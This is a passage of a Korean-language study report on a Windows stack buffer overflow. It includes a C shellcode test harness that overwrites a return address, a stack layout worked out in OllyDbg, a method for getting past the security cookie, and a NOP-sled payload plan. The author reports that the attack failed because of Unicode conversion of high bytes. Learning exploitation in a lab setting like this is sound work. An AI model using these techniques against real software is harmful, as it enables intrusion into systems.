
void main()
{
    int *ret;
    ret = (int*)&ret + 2;
    (*ret) = (int)shellcode;
}

```

[표 8] ShellCode 및 ShellCode Test

4. 공격

2. Security Cookie Overwrite에서 Security Cookie와 EIP를 Overflow 시킨 후 Security Cookie를 우회하고 Print함수의 EIP를 확인 해본 결과 생각대로 덮혀 씌워졌었다. 이제 정확히 Overflow 시켰을 때의 Stack의 구조를 파악 해보자. 이를 위해 100개의 a와 AAAABBBBCCCC를 인자 값으로 넣고 OllyDbg로 실행 시킨 후 Security Cookie 값을 우회하고 Print 함수의 리턴값인 EIP를 확인 해 보니 아래 그림과 같았다.



[그림 15] 변경된 EIP

위에서 Stack에 저장된 Security Cookie 값은 41414141이었고, 이를 우회 하여 Print 함수의 EIP는 위 그림과 같이 42424242이다. 다음과 같이 메모리 구조를 생각 할 수 있다.

100개의 a buf[100] (100Byte)	AAAA Security Cookie(4Byte)	BBBB EIP(4Byte)
-------------------------------	--------------------------------	--------------------

[표 9] Overflow시 스택의 구조


스택의 구조를 파악 하였으니 이제 공격을 구사 해 보자. 공격 구상도는 다음과 같다.

20개의 Wx90(NOP) 50바이트의 셸코드 20개의 Wx90(NOP) AAAA buf주소			
100바이트		4바이트	4바이트

[표 10] 공격 구상도

구상한 것처럼 인자 값을 넣고 OllyDbg로 열고 Security Cookie를 우회 하여 Print함수의 EIP에 도달 하면 전혀 다른 값이 들어가 있었다. 왜 그런지 확인하기 위하여 Debug를 해보겠다. Visual Studio 2003으로 취약한 소스를 조금 수정 하여서 Debug를 해보았다. 취약한 소스에서 수정 부분은 인자 값으로 공격코드를 넣지 않고 바로 다른 버퍼에 저장된 값을 바로 넣어주어서 취약 부분인 strcpy함수로 복사 하는 것이다.

다시 돌아가서 앞에 구상한 공격코드를 다른 버퍼에 저장 한 다음 strcpy함수로 buf[100]에 복사 한 후 buf에 들어간 값들을 확인 해 보자.



이름	값	형식
[17]	-112	char
[18]	-112	char
[19]	-112	char
[20]	85 'U'	char
[21]	-117	char
[22]	-20	char
[23]	-125	char
[24]	-20	char

[그림 16] 공격시 buf[100] 안의 값들

위 그림을 보면 알겠지만 buf[20]부터는 ShellCode가 위치하게 된다. 하지만 이 ShellCode가 정상적으로 들어가지 않는 것을 볼 수 있다. **마이너스 값**이 들어간걸 보면 한눈에 알아 챌 수 있다. 이래서 공격이 먹히지가 않고 buf[100] 버퍼로 복사조차 되지가 않는 이유를 알 수 있었다.

이리저리 수소문해서 알아 본 결과 ShellCode의 값들이 Wx80값이 넘어가면 안 된다는 것이다. 1Byte의 ShellCode가 들어가면 2Byte의 유니코드로 변환이 되는데 이 때 오류가 나게 된다는 것이다. Venetian exploit 등 해결해 보려고 찾아보았으나 결국 유니코드로의 변환 문제 때문에 이 공격을 완성 시킬 수는 없었다.

5. 참고 문헌

- Windows_Shellcode by_Anesra
- win32_easymake_shellcode by_incle
- WindowsStackHeapOverflow
- Stack overflow on WindowsXP SP2 by_bOBaNa
- <http://lucid7.egloos.com>